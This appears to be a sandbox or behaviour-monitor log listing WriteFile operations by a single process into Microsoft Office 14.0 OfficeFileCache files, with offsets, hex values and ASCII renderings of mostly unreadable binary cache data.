File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSD-{0CEDFB9A-672A-495E-A8C3-4E2E5CC4FEA5}.FSD	0	512	0c fd 91 fd 1b fd 4d fd 65 46 79 fd fd fd 7a 52 fd 1a 43 fd 7d fd 4c fd fd 36 2a fd 5b 06 1a 53 2c fd fd fd 58 fd 46 fd fd 14 46 61 f5 71 05 00 00 00 05 00 00 00 05 00 00 00 05 00 00 00 fd fd fd fd fd fd fd 00 00 00 00 fd 52 07 fd 5d fd fd 47 fd 7d 3a 49 61 fd fd fd 0f 00 00 00 00 00 00 00 44 b0 fd 2e fd 0e 48 fd fd 00 59 20 6f fd fd 00 53 00 00 00 00 00 00 00 04 00 00 02 00 00 00 fd fd fd fd fd fd fd 00 00 00 00 00 00 00 00 00 00 00 00 00 57 00 00 00 00 00 00 00 02 00 00 00 00 00 00 00 04 00 00 00 00 02 00 00 00 00 00 04 00 00 00 fd 78 fd 0f fd 78 fd 0f fd 78 fd 0f fd 78 fd 0f 2a 00 00 00 00 00 00 00 fd 14 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	MeFyzRC}L6*[S,XFFaqR]G}:IaD.HYoSWxxxx*	success or wait	1	7FEE9047A59	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSD-{0CEDFB9A-672A-495E-A8C3-4E2E5CC4FEA5}.FSD	76	40	fd 52 07 fd 5d fd fd 47 fd 7d 3a 49 61 fd fd fd 0f 00 00 00 00 00 00 00 44 b0 fd 2e fd 0e 48 fd fd 00 59 20 6f fd fd	R]G}:IaD.HY o	success or wait	1	7FEE9047A59	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSD-{0CEDFB9A-672A-495E-A8C3-4E2E5CC4FEA5}.FSD	2560	4096	fd fd fd fd fd 7a 56 fd 11 00 00 00 00 00 00 00 03 10 fd fd 05 fd 00 fd 40 03 07 fd fd fd 34 fd 50 fd 4b fd fd 02 fd fd 58 76 58 01 00 00 00 01 05 00 01 00 00 00 00 00 00 00 fd fd fd fd fd fd fd 00 00 00 00 05 fd 00 fd 47 07 10 fd 7b 2c fd fd 34 48 fd fd 22 fd 6d fd fd fd 01 00 00 00 01 06 00 03 00 00 00 00 00 00 00 fd fd fd fd fd fd fd 00 00 00 00 05 fd 00 fd 57 07 0b 57 fd fd 58 5b 59 4c fd 0f fd fd fd fd 46 79 01 00 00 00 01 07 00 04 00 00 00 00 00 00 00 fd fd fd fd fd fd fd 00 00 00 00 05 fd 00 fd 62 07 0b 7d 2e fd 65 46 fd fd 47 fd fd 6b fd fd fd fd 01 00 00 00 01 07 00 07 00 00 00 00 00 00 00 fd fd fd fd fd fd fd 00 00 00 00 07 60 fd fd 57 fd fd 58 5b 59 4c fd 0f fd fd fd fd 46 79 01 00 00 00 05 fd 00 fd 6d 07 24 fd fd fd	zV@4PKXvXG{,4H"mWX[YLFyb}.eFGk`X[YLFym$	success or wait	1	7FEE9047A59	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSD-{0CEDFB9A-672A-495E-A8C3-4E2E5CC4FEA5}.FSD	2576	4	03 10 fd fd		success or wait	2	7FEE9047A59	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSD-{0CEDFB9A-672A-495E-A8C3-4E2E5CC4FEA5}.FSD	1552	24	10 00 00 00 01 00 00 00 11 00 00 00 01 00 00 00 01 00 00 00 68 fd fd 28	h(	success or wait	1	7FEE9047A59	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSD-{0CEDFB9A-672A-495E-A8C3-4E2E5CC4FEA5}.FSD	0	512	0c fd 91 fd 1b fd 4d fd 65 46 79 fd fd fd 7a 52 fd 1a 43 fd 7d fd 4c fd fd 36 2a fd 5b 06 1a 53 2c fd fd fd 58 fd 46 fd fd 14 46 61 f5 71 05 00 00 00 05 00 00 00 05 00 00 00 05 00 00 00 fd fd fd fd fd fd fd fd 00 00 00 00 fd 52 07 fd 5d fd fd 47 fd 7d 3a 49 61 fd fd fd 0f 00 00 00 00 00 00 00 44 b0 fd 2e fd 0e 48 fd fd 00 59 20 6f fd fd 00 53 00 00 00 00 00 00 00 04 00 00 02 00 00 00 fd fd fd fd fd fd fd fd 00 00 00 00 00 00 00 00 00 00 00 00 00 57 00 00 00 00 00 00 00 02 00 00 00 00 00 00 00 04 00 00 00 00 02 00 00 00 00 00 04 00 00 00 fd 78 fd 0f fd 78 fd 0f fd 78 fd 0f fd 78 fd 0f 2a 00 00 00 00 00 00 00 fd 14 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	MeFyzRC}L6*[S,XFFaqR]G}:IaD.HYoSWxxxx*	success or wait	1	7FEE9047A59	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSD-{0CEDFB9A-672A-495E-A8C3-4E2E5CC4FEA5}.FSD	0	512	0c fd 91 fd 1b fd 4d fd 65 46 79 fd fd fd 7a 52 fd 1a 43 fd 7d fd 4c fd fd 36 2a fd 5b 06 1a 53 2c fd fd fd 58 fd 46 fd fd 14 46 61 f5 71 05 00 00 00 05 00 00 00 05 00 00 00 05 00 00 00 fd fd fd fd fd fd fd fd 00 00 00 00 fd 52 07 fd 5d fd fd 47 fd 7d 3a 49 61 fd fd fd 0f 00 00 00 00 00 00 00 44 b0 fd 2e fd 0e 48 fd fd 00 59 20 6f fd fd 00 53 00 00 00 00 00 00 00 04 00 00 02 00 00 00 fd fd fd fd fd fd fd fd 00 00 00 00 00 00 00 00 00 00 00 00 00 57 00 00 00 00 00 00 00 02 00 00 00 00 00 00 00 04 00 00 00 00 02 00 00 00 00 00 04 00 00 00 fd 78 fd 0f fd 78 fd 0f fd 78 fd 0f fd 78 fd 0f 2a 00 00 00 00 00 00 00 fd 14 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	MeFyzRC}L6*[S,XFFaqR]G}:IaD.HYoSWxxxx*	success or wait	1	7FEE9047A59	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSF-CTBL.FSF	0	16	fd fd 48 a1 fd 40 fd 06 fd fd 62 fd 12 71	H@bq	success or wait	1	7FEE9047A59	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSF-CTBL.FSF	16	2	0c 00		success or wait	1	7FEE9047A59	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSF-CTBL.FSF	18	2	18 fd		success or wait	1	7FEE9047A59	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSF-CTBL.FSF	20	1	5d	]	success or wait	1	7FEE9047A59	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSF-CTBL.FSF	21	92	46 00 53 00 44 00 2d 00 7b 00 30 00 43 00 45 00 44 00 46 00 42 00 39 00 41 00 2d 00 36 00 37 00 32 00 41 00 2d 00 34 00 39 00 35 00 45 00 2d 00 41 00 38 00 43 00 33 00 2d 00 34 00 45 00 32 00 45 00 35 00 43 00 43 00 34 00 46 00 45 00 41 00 35 00 7d 00 2e 00 46 00 53 00 44 00	FSD-{0CEDFB9A-672A-495E-A8C3-4E2E5CC4FEA5}.FSD	success or wait	1	7FEE9047A59	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSF-CTBL.FSF	113	1	05		success or wait	1	7FEE9047A59	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSD-{0CEDFB9A-672A-495E-A8C3-4E2E5CC4FEA5}.FSD	76	40	fd 52 07 fd 5d fd fd 47 fd 7d 3a 49 61 fd fd fd 0f 00 00 00 00 00 00 00 44 b0 fd 2e fd 0e 48 fd fd 00 59 20 6f fd fd	R]G}:IaD.HY o	success or wait	1	7FEE9047A59	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSD-{0CEDFB9A-672A-495E-A8C3-4E2E5CC4FEA5}.FSD	6656	51	fd 36 27 fd fd 17 41 fd fd 7b 67 06 fd 13 0d 03 00 02 00 fd 00 40 20 fd 56 fd 49 74 51 61 46 fd 28 fd 23 fd 70 fd 0a 03 00 00 3e 03 00 00 fd 01 49	6A{g@ VItQaF(#>I	success or wait	1	7FEE9047A59	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSD-{0CEDFB9A-672A-495E-A8C3-4E2E5CC4FEA5}.FSD	6712	4096	fd fd fd fd fd 7a 56 fd 12 00 00 00 00 00 00 00 00 03 10 fd fd 06 00 fd fd fd fd 34 fd 50 fd 4b fd fd 02 fd fd 58 76 58 01 00 00 00 02 00 00 00 00 00 00 00 00 fd 3b 04 02 fd 65 66 48 fd fd 6b 06 13 58 fd 2c 01 00 00 00 06 00 fd 57 fd fd 58 5b 59 4c fd 0f fd fd fd fd 46 79 01 00 00 00 05 00 00 00 00 00 00 00 00 fd 3b 04 02 fd 65 66 48 fd fd 6b 06 13 58 fd 2c 03 00 00 00 06 00 fd 7d 2e fd 65 46 fd fd 47 fd fd 6b fd fd fd fd 01 00 00 00 08 00 00 00 00 00 00 00 00 fd 3b 04 02 fd 65 66 48 fd fd 6b 06 13 58 fd 2c 03 00 00 00 06 00 fd 50 10 27 59 fd fd 31 40 fd 45 51 35 27 18 6c 01 00 00 00 0f 00 00 00 00 00 00 00 00 fd 3b 04 02 fd 65 66 48 fd fd 6b 06 13 58 fd 2c 03 00 00 00 06 00 fd fd 39 fd fd 44 3f fd 48 fd 4d fd fd 0e fd 0b fd 01 00 00 00 13 00 00	zV4PKXvX;efHkX,X[YLFy;efHkX,}.eFGk;efHkX,P'Y1@E5'l;efHkX,9D?HM	success or wait	1	7FEE9047A59	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSD-{0CEDFB9A-672A-495E-A8C3-4E2E5CC4FEA5}.FSD	2580	50	05 fd 00 fd 40 03 07 fd fd fd 34 fd 50 fd 4b fd fd 02 fd fd 58 76 58 01 00 00 00 01 05 00 01 00 00 00 00 00 00 00 fd fd fd fd fd fd fd fd 00 00 00 00	@4PKXvX	success or wait	3	7FEE9047A59	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSD-{0CEDFB9A-672A-495E-A8C3-4E2E5CC4FEA5}.FSD	1576	32	10 00 00 00 02 00 00 00 11 00 00 00 02 00 00 00 12 00 00 00 02 00 00 00 01 00 00 00 fd 3a 61 fd	:a	success or wait	1	7FEE9047A59	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSD-{0CEDFB9A-672A-495E-A8C3-4E2E5CC4FEA5}.FSD	0	512	0c fd 91 fd 1b fd 4d fd 65 46 79 fd fd fd 7a 52 fd 1a 43 fd 7d fd 4c fd fd 36 2a fd 5b 06 1a 53 2c fd fd fd 58 fd 46 fd fd 14 46 61 f5 71 05 00 00 00 05 00 00 00 05 00 00 00 05 00 00 00 fd fd fd fd fd fd fd fd 00 00 00 00 fd 52 07 fd 5d fd fd 47 fd 7d 3a 49 61 fd fd fd 0f 00 00 00 00 00 00 00 44 b0 fd 2e fd 0e 48 fd fd 00 59 20 6f fd fd 00 53 00 00 00 00 00 00 00 04 00 00 02 00 00 00 fd fd fd fd fd fd fd 00 00 00 00 00 00 00 00 00 00 00 00 00 57 00 00 00 00 00 00 00 02 00 00 00 00 00 00 00 04 00 00 00 00 02 00 00 00 00 00 04 00 00 00 fd 78 fd 0f fd 78 fd 0f fd 78 fd 0f fd 78 fd 0f 2a 00 00 00 00 00 00 00 fd 14 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	MeFyzRC}L6*[S,XFFaqR]G}:IaD.HYoSWxxxx*	success or wait	1	7FEE9047A59	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFile Cache\FSD-{0CEDFB9A-672A-495E-A8C3-4E2E5CC4FEA5}.FSD	76	40	fd 52 07 fd 5d fd fd 47 fd 7d 3a 49 61 fd fd fd 0f 00 00 00 00 00 00 00 44 b0 fd 2e fd 0e 48 fd fd 00 59 20 6f fd fd	R]G}:IaD.HY o	success or wait	1	7FEE9047A59	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFile Cache\FSD-{0CEDFB9A-672A-495E-A8C3-4E2E5CC4FEA5}.FSD	10808	4096	fd fd fd fd fd 7a 56 fd 13 00 00 00 00 00 00 00 03 10 fd fd 06 00 fd fd 7b 2c fd fd 34 48 fd fd 22 fd 6d fd fd fd 01 00 00 00 06 00 00 00 00 00 00 00 00 30 fd fd 4d fd 4d 43 4f fd 59 fd 1c fd 70 06 65 01 00 00 00 06 00 fd 1b fd 41 5e 31 fd 6a 49 fd 4f 46 7c 5b fd 3d fd 01 00 00 00 10 00 00 00 00 00 00 00 00 31 fd 44 fd fd 74 46 fd 12 25 02 4f 6b 19 4b 01 00 00 00 06 20 fd fd fd fd 0c fd fd 40 fd fd 3a fd fd 1c 45 fd 05 00 00 00 11 00 00 00 00 00 00 00 fd fd 84 fd fd 0d 4a fd fd 52 0c 77 fd 70 73 01 00 00 00 30 62 fd 27 fd 11 43 49 fd 60 25 0d a8 fd fd 01 00 00 00 06 00 fd fd b5 3e fd 1b fd 41 fd fd fd 23 fd 5c 4d 01 00 00 00 1c 00 00 00 00 00 00 00 1f 0f fd 48 3f fd 3a 44 fd fd fd fd 1c 78 fd fd 01 00 00 00 06 20 fd fd 27 1d fd	zV{,4H"m0MMCOYpeA^ 1jIOF|[=DtF%OkK @:EJRwps0b'Cl`%>A#\M H?:Dx '	success or wait	1	7FEE9047A59	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFile Cache\FSD-{0CEDFB9A-672A-495E-A8C3-4E2E5CC4FEA5}.FSD	14904	122	ea 69 49 01 0c 56 0c fd 7b 2c fd fd 34 48 fd fd 22 fd 6d fd fd fd fd fd 51 67 76 4c 78 fd 46 fd fd fd 2e 4c 07 32 fd 01 00 00 00 00 00 00 00 05 60 20 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 38 66 14 fd fd 84 fd fd 0d 4a fd fd 52 0c 77 fd 70 73 0c fd fd 84 fd fd 0d 4a fd fd 52 0c 77 fd 70 73 0c 30 62 fd 27 fd 11 43 49 fd 60 25 0d a8 fd fd 05	iIV{,4H"mQgvLxF.L2` 8fJRwpsJRwps0b'Cl`%	success or wait	3	7FEE9047A59	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFile Cache\FSD-{0CEDFB9A-672A-495E-A8C3-4E2E5CC4FEA5}.FSD	10824	56	03 10 fd fd 06 00 fd fd 7b 2c fd fd 34 48 fd fd 22 fd 6d fd fd fd 01 00 00 00 06 00 00 00 00 00 00 00 00 30 fd fd 4d fd 4d 43 4f fd 59 fd 1c fd 70 06 65 01 00 00 00	{,4H"m0MMCOYpe	success or wait	4	7FEE9047A59	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFile Cache\FSD-{0CEDFB9A-672A-495E-A8C3-4E2E5CC4FEA5}.FSD	1608	40	10 00 00 00 03 00 00 00 11 00 00 00 06 00 00 00 12 00 00 00 04 00 00 00 13 00 00 00 02 00 00 00 01 00 00 00 75 75 fd fd	uu	success or wait	1	7FEE9047A59	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSD-{0CEDFB9A-672A-495E-A8C3-4E2E5CC4FEA5}.FSD	0	512	0c fd 91 fd 1b fd 4d fd 65 46 79 fd fd fd 7a 52 fd 1a 43 fd 7d fd 4c fd fd 36 2a fd 5b 06 1a 53 2c fd fd fd 58 fd 46 fd fd 14 46 61 f5 71 05 00 00 00 05 00 00 00 05 00 00 00 05 00 00 00 fd fd fd fd fd fd fd 00 00 00 00 fd 52 07 fd 5d fd fd 47 fd 7d 3a 49 61 fd fd fd 0f 00 00 00 00 00 00 00 44 b0 fd 2e fd 0e 48 fd fd 00 59 20 6f fd fd 00 53 00 00 00 00 00 00 00 04 00 00 02 00 00 00 fd fd fd fd fd fd fd 00 00 00 00 00 00 00 00 00 00 00 00 00 57 00 00 00 00 00 00 00 02 00 00 00 00 00 00 00 04 00 00 00 00 02 00 00 00 00 00 04 00 00 00 fd 78 fd 0f fd 78 fd 0f fd 78 fd 0f fd 78 fd 0f 2a 00 00 00 00 00 00 00 fd 14 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	MeFyzRC}L6* [S,XFFaqR]G}:IaD.HY oSWxxxx*	success or wait	1	7FEE9047A59	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSD-{0CEDFB9A-672A-495E-A8C3-4E2E5CC4FEA5}.FSD	76	40	fd 52 07 fd 5d fd fd 47 fd 7d 3a 49 61 fd fd fd 0f 00 00 00 00 00 00 00 44 b0 fd 2e fd 0e 48 fd fd 00 59 20 6f fd fd	R]G}:IaD.HY o	success or wait	1	7FEE9047A59	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSD-{0CEDFB9A-672A-495E-A8C3-4E2E5CC4FEA5}.FSD	15208	284	ea 69 49 01 0c 56 0c fd fd 0c fd fd 40 fd fd 3a fd fd 1c 45 fd fd fd 33 fd 0c fd 3b fd 43 fd fd 6f 0f 6f 13 39 32 03 00 00 00 00 00 00 00 0b fd 00 fd 32 fd 2e 7c 0d fd fd 7a 77 47 fd 58 1d 4d 47 39 3c 26 01 00 00 11 03 fd 0b 00 75 fd 00 fd 00 fd 01 0b 0c 22 fd fd 2d fd 73 fd 43 fd fd fd fd fd 50 fd fd 0c c9 80 55 fd 11 40 fd fd 38 fd 41 73 fd 0c 7c fd 54 46 06 25 fd 48 fd 2a fd fd 26 fd 2c fd 0c 4b 4b 5a 58 16 fd 57 48 fd 2e 78 fd 25 fd 0c 01 10 fd fd fd 6e 42 fd 10 1b fd 2f fd 5c fd 00 fd 05 00 00 00 00 00 00 00 10 00 00 00 1b 3b 7a fd fd fd 49 fd fd fd 57 fd 03 fd 2a 10 00 00 00 64 4f 28 16 fd fd 15 40 fd fd fd 39 44 b6 fd 10 00 00 00 16 fd fd 48 fd 56 30 4f fd 30 fd 11 11 fd 02 fd 10 00 00 00 fd fd 14 42 0f fd 35 42 fd	iIV@:E3;Coo922.|zwGX MG9<&u"-sC PU@8As|TF%H*&,KKZX WH.x%B/\;zIW *dO(@9DHV0O0B5B	success or wait	3	7FEE9047A59	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSD-{0CEDFB9A-672A-495E-A8C3-4E2E5CC4FEA5}.FSD	15752	70	ea 69 49 01 0c 56 2c fd fd 0c fd fd 40 fd fd 3a fd fd 1c 45 fd fd fd 33 fd 0c fd 3b fd 43 fd fd 6f 0f 6f 13 39 32 08 00 00 00 00 00 00 00 07 58 22 0c 31 fd 44 fd fd 74 46 fd 12 25 02 4f 6b 19 4b 05	iIV,@:E3;Coo92X"DtF% OkK	success or wait	2	7FEE9047A59	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFile Cache\FSD-{0CEDFB9A-672A-495E-A8C3-4E2E5CC4FEA5}.FSD	15992	285	3e 03 00 00 54 07 00 00 00 fd 54 27 0c fd 7b 2c fd fd 34 48 fd fd 22 fd 6d fd fd fd 79 00 6a 03 00 00 58 53 51 fd fd 84 fd fd 0d 4a fd fd 52 0c 77 fd 70 73 01 00 00 00 30 62 fd 27 fd 11 43 49 fd 60 25 0d a8 fd fd 01 00 00 00 fd 54 27 0c fd fd 0c fd fd 40 fd fd 3a fd fd 1c 45 fd fd 00 fd 03 00 00 fd 54 27 14 fd fd 0c fd fd 40 fd fd 3a fd fd 1c 45 fd 19 00 fd 03 00 00 fd 54 fd 0c 1b fd 41 5e 31 fd 6a 49 fd 4f 46 7c 5b fd 3d fd fd 07 0c fd fd 0c fd fd 40 fd fd 3a fd fd 1c 45 fd 14 fd fd 0c fd fd 40 fd fd 3a fd fd 1c 45 fd 1c fd fd 0c fd fd 40 fd fd 3a fd fd 1c 45 fd 7a 03 00 00 fd 54 27 1c fd fd 0c fd fd 40 fd fd 3a fd fd 1c 45 fd 39 00 fd 03 00 00 fd 54 27 2c fd fd 0c fd fd 40 fd fd 3a fd fd 1c 45 fd 29 00	>TT'{,4H"myjXSQJRwps 0b'Cl`%T'@ :ET'@:ETA^1jlOF| [=@:E@:E@:EzT' @:E9T',@:E)	success or wait	1	7FEE9047A59	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFile Cache\FSD-{0CEDFB9A-672A-495E-A8C3-4E2E5CC4FEA5}.FSD	16280	285	3e 03 00 00 54 07 00 00 00 fd 54 27 0c fd 7b 2c fd fd 34 48 fd fd 22 fd 6d fd fd fd 79 00 6a 03 00 00 58 53 51 fd fd 84 fd fd 0d 4a fd fd 52 0c 77 fd 70 73 01 00 00 00 30 62 fd 27 fd 11 43 49 fd 60 25 0d a8 fd fd 01 00 00 00 fd 54 27 0c fd fd 0c fd fd 40 fd fd 3a fd fd 1c 45 fd fd 00 fd 03 00 00 fd 54 27 14 fd fd 0c fd fd 40 fd fd 3a fd fd 1c 45 fd 19 00 fd 03 00 00 fd 54 fd 0c 1b fd 41 5e 31 fd 6a 49 fd 4f 46 7c 5b fd 3d fd fd 07 0c fd fd 0c fd fd 40 fd fd 3a fd fd 1c 45 fd 14 fd fd 0c fd fd 40 fd fd 3a fd fd 1c 45 fd 1c fd fd 0c fd fd 40 fd fd 3a fd fd 1c 45 fd 7a 03 00 00 fd 54 27 1c fd fd 0c fd fd 40 fd fd 3a fd fd 1c 45 fd 39 00 fd 03 00 00 fd 54 27 2c fd fd 0c fd fd 40 fd fd 3a fd fd 1c 45 fd 29 00	>TT'{,4H"myjXSQJRwps 0b'Cl`%T'@ :ET'@:ETA^1jlOF| [=@:E@:E@:EzT' @:E9T',@:E)	success or wait	1	7FEE9047A59	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFile Cache\FSD-{0CEDFB9A-672A-495E-A8C3-4E2E5CC4FEA5}.FSD	2804	398	05 fd 00 fd 6d 07 24 fd fd 0c fd fd 40 fd fd 3a fd fd 1c 45 fd 01 00 00 00 01 04 00 09 00 00 00 00 00 00 00 fd fd fd fd fd fd fd fd 00 00 00 00 05 fd 00 fd fd 07 0f fd fd 0c fd fd 40 fd fd 3a fd fd 1c 45 fd 02 00 00 00 01 06 00 0a 00 00 00 00 00 00 00 fd fd fd fd fd fd fd fd fd 00 00 00 00 05 fd 00 fd fd 07 11 fd fd 0c fd fd 40 fd fd 3a fd fd 1c 45 fd 03 00 00 00 01 06 00 0b 00 00 00 00 00 00 00 fd fd fd fd fd fd fd fd 00 00 00 00 05 fd 00 fd fd 07 09 fd fd 0c fd fd 40 fd fd 3a fd fd 1c 45 fd 05 00 00 00 01 02 00 0c 00 00 00 00 00 00 00 fd fd fd fd fd fd fd fd 00 00 00 00 05 fd 00 fd fd 07 15 1b fd 41 5e 31 fd 6a 49 fd 4f 46 7c 5b fd 3d fd 01 00 00 00 01 00 00 0d 00 00 00 00 00 00 00 fd fd fd fd fd fd fd fd 00 00 00 00 05 fd 00 fd fd	m$@:E@:E@:E@:EA^1jl OF|[=	success or wait	3	7FEE9047A59	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFile Cache\FSD-{0CEDFB9A-672A-495E-A8C3-4E2E5CC4FEA5}.FSD	16568	40	10 00 00 00 03 00 00 00 11 00 00 00 06 00 00 00 12 00 00 00 04 00 00 00 13 00 00 00 02 00 00 00 01 00 00 00 cb fd fd		success or wait	1	7FEE9047A59	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSD-{0CEDFB9A-672A-495E-A8C3-4E2E5CC4FEA5}.FSD	1648	32	11 00 00 00 0f 00 00 00 12 00 00 00 06 00 00 00 13 00 00 00 04 00 00 00 01 00 00 00 18 fd fd fd		success or wait	1	7FEE9047A59	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSD-{0CEDFB9A-672A-495E-A8C3-4E2E5CC4FEA5}.FSD	16608	32	11 00 00 00 0f 00 00 00 12 00 00 00 06 00 00 00 13 00 00 00 04 00 00 00 01 00 00 00 fd fd 13 fd		success or wait	1	7FEE9047A59	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSD-{0CEDFB9A-672A-495E-A8C3-4E2E5CC4FEA5}.FSD	0	512	0c fd 91 fd 1b fd 4d fd 65 46 79 fd fd fd 7a 52 fd 1a 43 fd 7d fd 4c fd fd 36 2a fd 5b 06 1a 53 2c fd fd fd 58 fd 46 fd fd 14 46 61 f5 71 05 00 00 00 05 00 00 00 05 00 00 00 05 00 00 00 fd fd fd fd fd fd fd fd 00 00 00 00 fd 52 07 fd 5d fd fd 47 fd 7d 3a 49 61 fd fd fd 0f 00 00 00 00 00 00 00 44 b0 fd 2e fd 0e 48 fd fd 00 59 20 6f fd fd 00 53 00 00 00 00 00 00 00 04 00 00 02 00 00 00 fd fd fd fd fd fd fd 00 00 00 00 00 00 00 00 00 00 00 00 00 57 00 00 00 00 00 00 00 02 00 00 00 00 00 00 00 04 00 00 00 00 02 00 00 00 00 00 04 00 00 00 fd 78 fd 0f fd 78 fd 0f fd 78 fd 0f fd 78 fd 0f 2a 00 00 00 00 00 00 00 fd 14 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	MeFyzRC}L6*[S,XFFaqR]G}:IaD.HYoSWxxxx*	success or wait	1	7FEE9047A59	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSD-{0CEDFB9A-672A-495E-A8C3-4E2E5CC4FEA5}.FSD	76	40	fd 52 07 fd 5d fd fd 47 fd 7d 3a 49 61 fd fd fd 0f 00 00 00 00 00 00 00 44 b0 fd 2e fd 0e 48 fd fd 00 59 20 6f fd fd	R]G}:IaD.HY o	success or wait	1	7FEE9047A59	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSD-{0CEDFB9A-672A-495E-A8C3-4E2E5CC4FEA5}.FSD	17592	114	ea 69 49 01 0c 56 0c 27 1d fd fd 4e 79 38 45 fd fd fd fd fd fd 53 00 65 d7 fd 57 fd fd 40 fd fd 6a 42 0f fd 1c fd 03 00 00 00 00 00 00 00 0b fd 00 fd 2a 0c 22 fd fd 2d fd 73 fd 43 fd fd fd fd fd 50 fd fd 03 19 03 00 75 fd 00 fd 40 03 0c fd fd fd fd fd 3e fd 4b fd 01 fd 6b fd 73 3d 1e 00 19 01 00 00 00 00 00 00 00 50 38 00 1c 79 05	iIV'Ny8ESeW@jB*"-sCPu@>Kks=P8y	success or wait	4	7FEE9047A59	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSD-{0CEDFB9A-672A-495E-A8C3-4E2E5CC4FEA5}.FSD	18144	70	ea 69 49 01 0c 56 34 27 1d fd fd 4e 79 38 45 fd fd fd fd fd fd 53 00 65 d7 fd 57 fd fd 40 fd fd 6a 42 0f fd 1c fd 0a 00 00 00 00 00 00 00 07 58 22 0c 1f 0f fd 48 3f fd 3a 44 fd fd fd fd 1c 78 fd fd 05	iIV4'Ny8ESeW@jBX"H?:Dx	success or wait	2	7FEE9047A59	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
